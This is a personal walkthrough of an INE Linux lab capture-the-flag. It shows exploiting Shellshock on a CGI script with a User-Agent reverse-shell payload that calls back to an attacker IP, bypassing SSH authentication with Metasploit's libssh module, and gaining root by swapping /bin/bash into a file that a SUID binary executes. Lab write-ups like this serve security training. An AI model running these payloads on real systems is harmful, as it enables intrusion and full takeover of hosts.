
Plain format target's root user passwd : password ✓

Final Linux Lab: System-Host Based Attacks CTF 2

CGI stands for Common Gateway Interface. A file with the .cgi extension, such as gettime.cgi, is usually a program or script that the web server executes when someone accesses its URL. The process is: the browser requests /gettime.cgi, the server executes the script, and then sends the generated result back as the response. .cgi is not a programming language; the file may be written in Bash, Perl, Python, C, or another language. The main difference is that an .html file is normally sent directly to the browser, while a .cgi file is first executed on the server, and only its output is sent to the browser.

Flag 1: Check the root ('/') directory for a file that might hold the key to the first flag on target1.ine.local.

Procedure:



Remember that a browser.cgi only returns to the browser the output of the executed cgi script in the target, we can try to modify the headers of the http request before it reaches the target. Burp suite is the tool we'll use for it.

I followed the same procedure as the explained in the [o4_vulnerability_assessment.pdf](#) in the **Shellshock** section:

First, identifying the **cgi** script in /browser.cgi within the target (target1.ine.local), it clearly comes to my mind the Shellshock vulnerability.

So i immediately perform to verify it:

```
root@ine > nmap -sV target1.ine.local --script=http-shellshock --script-args "http-shellshock.uri=/browser.cgi"
```

```
root@ine ~# nmap -sV target1.ine.local --script=http-shellshock --script-args "http-shellshock.uri=/browser.cgi"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-15 13:15 IST
Nmap scan report for target1.ine.local (192.77.183.3)
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.6 ((Unix))
|_ http-server-header: Apache/2.4.6 (Unix)
|_ http-shellshock:
|_   VULNERABLE:
|_     HTTP Shellshock vulnerability
|_     State: VULNERABLE (Exploitable)
|_   IDs: CVE:CVE-2014-6271
|_   This web application might be affected by the vulnerability known
|_   as Shellshock. It seems the server is executing commands injected
|_   via malicious HTTP headers.
|_
|_   Disclosure date: 2014-09-24
|_   References:
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_     http://www.openwall.com/lists/oss-security/2014/09/24/10
|_     http://seclists.org/oss-sec/2014/q3/685
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_
MAC Address: 02:42:C0:4D:B7:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

👉 very clear this is what we must try to exploit now: I open burp suite, I intercept the http request, and in the User-Agent line, we add:

```
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'bash
-i>&/dev/tcp/192.24.241.2/1234 0>&1'
```

Before letting the modified http request through, I open a netcat listener in my attacker system, as in the [04_vulnerability_assessment.pdf](#) is explained.

Then I press **Forward**, allowing the request to reach the server. The target server processes the HTTP request and sends an HTTP response back to our browser.

Right after, I switch back to the netcat listener: we got a remote reverse tcp shell to the target !

```
daemon@target1:/opt/apache/htdocs$ cd ..
cd ..
daemon@target1:/opt/apache$ cd ..
cd ..
daemon@target1:/opt$ cd ..
cd ..
daemon@target1:/$ cd ..
cd ..
daemon@target1:/$ ls
ls
bin
boot
dev
etc
flag.txt
```

Flag 2: In the server's root directory, there might be something hidden. Explore '/opt/apache/htdocs/' carefully to find the next flag on target1.ine.local.

```
daemon@target1:/opt/apache/htdocs$ ls
ls
browser.cgi
index.html
static
daemon@target1:/opt/apache/htdocs$ ls -al
ls -al
total 32
drwxr-xr-x 1 root root 4096 Jul 15 07:24 .
drwxr-xr-x 1 root root 4096 Dec 28 2021 ..
-rw-r--r-- 1 root root 39 Jul 15 07:24 .flag.txt
-rwxr-xr-x 1 root root 6364 Dec 28 2021 browser.cgi
-rw-r--r-- 1 root root 517 Dec 28 2021 index.html
drwxr-xr-x 5 root root 4096 Dec 27 2021 static
daemon@target1:/opt/apache/htdocs$
```

“Flag 2: In the server's root directory, there might be something hidden” : be careful with this hints, can be misleading. The flag is not in the root directory. is in **/opt/apache/htdocs/**.
So don't take the clues too literally!

Flag 3: Investigate the user's home directory and consider using 'libssh_auth_bypass' to uncover the flag on target2.ine.local.

Important theory

Shell without PTY (non-PTY) = commands and output still work, but there may be no normal prompt, typed characters may not be echoed properly, Ctrl+C may not work correctly, and interactive programs may fail.

Shell with PTY (PTY) = the shell behaves like a normal terminal session, with a prompt, proper input handling, keyboard controls and support for interactive programs.

```
msf6 > nmap -sV target2.ine.local
[*] exec: nmap -sV target2.ine.local

Starting Nmap 7.94SVN ( https://nmap.org ) at 20
Nmap scan report for target2.ine.local (192.245.
Host is up (0.000026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      libssh 0.8.3 (protocol 2.0)
```

```
msf6 > search libssh

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/ssh/libssh_auth_bypass  2018-10-16      normal No     libssh Authentication
1  \_ action: Execute                        .               .     .     Execute a command
2  \_ action: Shell                          .               .     .     Spawn a shell
```

msf6 > use 0

```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > options

Module options (auxiliary/scanner/ssh/libssh_auth_bypass):

Name          Current Setting  Required  Description
--          -
CHECK_BANNER   true             no        Check banner for libssh
CMD            no               no        Command or alternative shell
CreateSession  true            no        Create a new session for every s
RHOSTS         yes              yes       The target host(s), see https://
RPORT          22              yes       The target port
SPAWN_PTY      false            no        Spawn a PTY
THREADS        1               yes       The number of concurrent threads

Auxiliary action:

Name  Description
--  -
Shell Spawn a shell
```

msf6 > set RHOSTS target2.ine.local

msf6 > run

```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run

[*] 192.77.183.4:22 - Attempting authentication bypass (*)
[*] Attempting "Shell" Action, see "show actions" for more details
[-] Command shell session 1 is not valid and will be closed
[*] 192.77.183.4 - Command shell session 1 closed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

👉 During the first run, Metasploit attempts the authentication bypass with `SPAWN_PTY` set to `false`: this means metasploit is trying to start a shell through a basic SSH data channel (non-PTY) (*), so Metasploit will be sending commands directly to the shell and will receive its output, but that shell won't attached to any terminal environment.

In the present attempt, Metasploit creates "session 1," but for some reason not specified by metasploit, that connection doesn't become a valid working shell so it is closed.

msf6 > set SPAWN_PTY true

msf6 > run

```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run

[*] 192.77.183.4:22 - Attempting authentication bypass
[*] Attempting "Shell" Action, see "show actions" for more details
[*] Command shell session 2 opened (192.77.183.2:36937 → 192.77.183.4:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

👉 Right after, I set `SPAWN_PTY` to `true`, so, before starting the shell, Metasploit asks the SSH server to create a pseudo-terminal (PTY) within the target.

The shell turns out to work correctly when attached to the created pseudo-terminal, so this time the connection remains open and Metasploit creates a valid command-shell session.

In summary:

`SPAWN_PTY false` → shell opened through a basic data channel → session fails

`SPAWN_PTY true` → shell attached to a virtual terminal → session works

Important to note:

`192.77.183.2:36937` → `192.77.183.4:22`

Attacker Target SSH server

This is not a reverse shell because the attacker initiates the connection to the target's SSH service.

Reverse shell: Target → Attacker

This SSH shell: Attacker → Target

To join the session created (the session was created successfully, although we were not redirected to it! so I do it manually with the following command:

`msf6 > sessions`

```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > sessions
Active sessions

```

Id	Name	Type	Information	Connection
2		shell	libssh Authentication Bypass Scanner (SSH-2.0-libssh_0.8.3)	192.77.183.2:36937 → 192.77.183.4:22



`msf6 > sessions 2`

```
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > sessions 2
[*] Starting interaction with 2 ...

Shell Banner:
_[]?2004hsh-5.2$
_____

sh-5.2$
sh-5.2$ ls
ls
bin  dev  home  lib64  opt  root  sbin  sys  usr
boot etc  lib  mnt  proc  run  srv  tmp  var
```

I access to *home* directory, following the hint in the statement for flag 3:

```
sh-5.2$ cd home
cd home
sh-5.2$ ls
ls
temp  user
sh-5.2$ cd user
cd user
sh-5.2$ ls
ls
flag.txt  greetings  welcome
sh-5.2$ cat flag.txt
cat flag.txt
FLAG3_8f2b49a489ea4cb2948e0417b4a545ea
sh-5.2$
```

Flag 4: The most restricted areas often hold the most valuable secrets. Look into the `/root` directory to find the hidden flag on target2.ine.local.


```

sh-5.2$ pwd
pwd
/home
sh-5.2$ ls
ls
temp user
sh-5.2$ cd user
cd user
sh-5.2$ ls
ls
flag.txt greetings welcome
sh-5.2$ ls -al
ls -al
total 56
drwx----- 1 user user 4096 Jul 15 07:24 .
drwxr-xr-x 1 root root 4096 Nov 14 2024 ..
-rw-r--r-- 1 user user 21 Sep 24 2024 .bash_logout
-rw-r--r-- 1 user user 57 Sep 24 2024 .bash_profile
-rw-r--r-- 1 user user 172 Sep 24 2024 .bashrc
drwxr-xr-x 2 user user 4096 Nov 14 2024 .ssh
-rw-r--r-- 1 root root 39 Jul 15 07:24 flag.txt
-rwx----- 1 root root 8296 Jun 11 2024 greetings
-rwsr-xr-x 1 root root 8344 Jun 11 2024 welcome
sh-5.2$

```

The "s" is a very clear clue that we may be able to find the flag4 through it. Since the file has the SUID (s) in the root section (first 3 characters (rsw)), any user who executes it will run it with root privileges.

```

sh-5.2$ strings welcome
strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0

```

WELCOME is a binary!

!

```
sh-5.2$ rm greetings
rm greetings
rm: remove write-protected regular file 'greetings'? y
sh-5.2$ ls
ls
flag.txt  welcome
sh-5.2$ pwd
pwd
/home/user
sh-5.2$ ls
ls
flag.txt  welcome
sh-5.2$ cp /bin/bash greetings
cp /bin/bash greetings
sh-5.2$ ./welcome
./welcome
[root@target2 ~]#
```

content of the new file called "greetings"

we obtained a session with root user! ✓

```
[root@target2 ~]# cd /
cd /
[root@target2 /]# ls
ls
bin  dev  home  lib64  opt  root  sbin  sys  usr
boot  etc  lib  mnt  proc  run  srv  tmp  var
[root@target2 /]# cd root
cd root
[root@target2 root]# ls
ls
flag.txt
[root@target2 root]# cat flag.txt
cat flag.txt
FLAG4_3a0cd8647de5403db2cbbf35f0ae53b8
[root@target2 root]#
```

This time, we can actually run the command `cd root`, because we're running it with the root user session, so we're allowed to do it! ✓

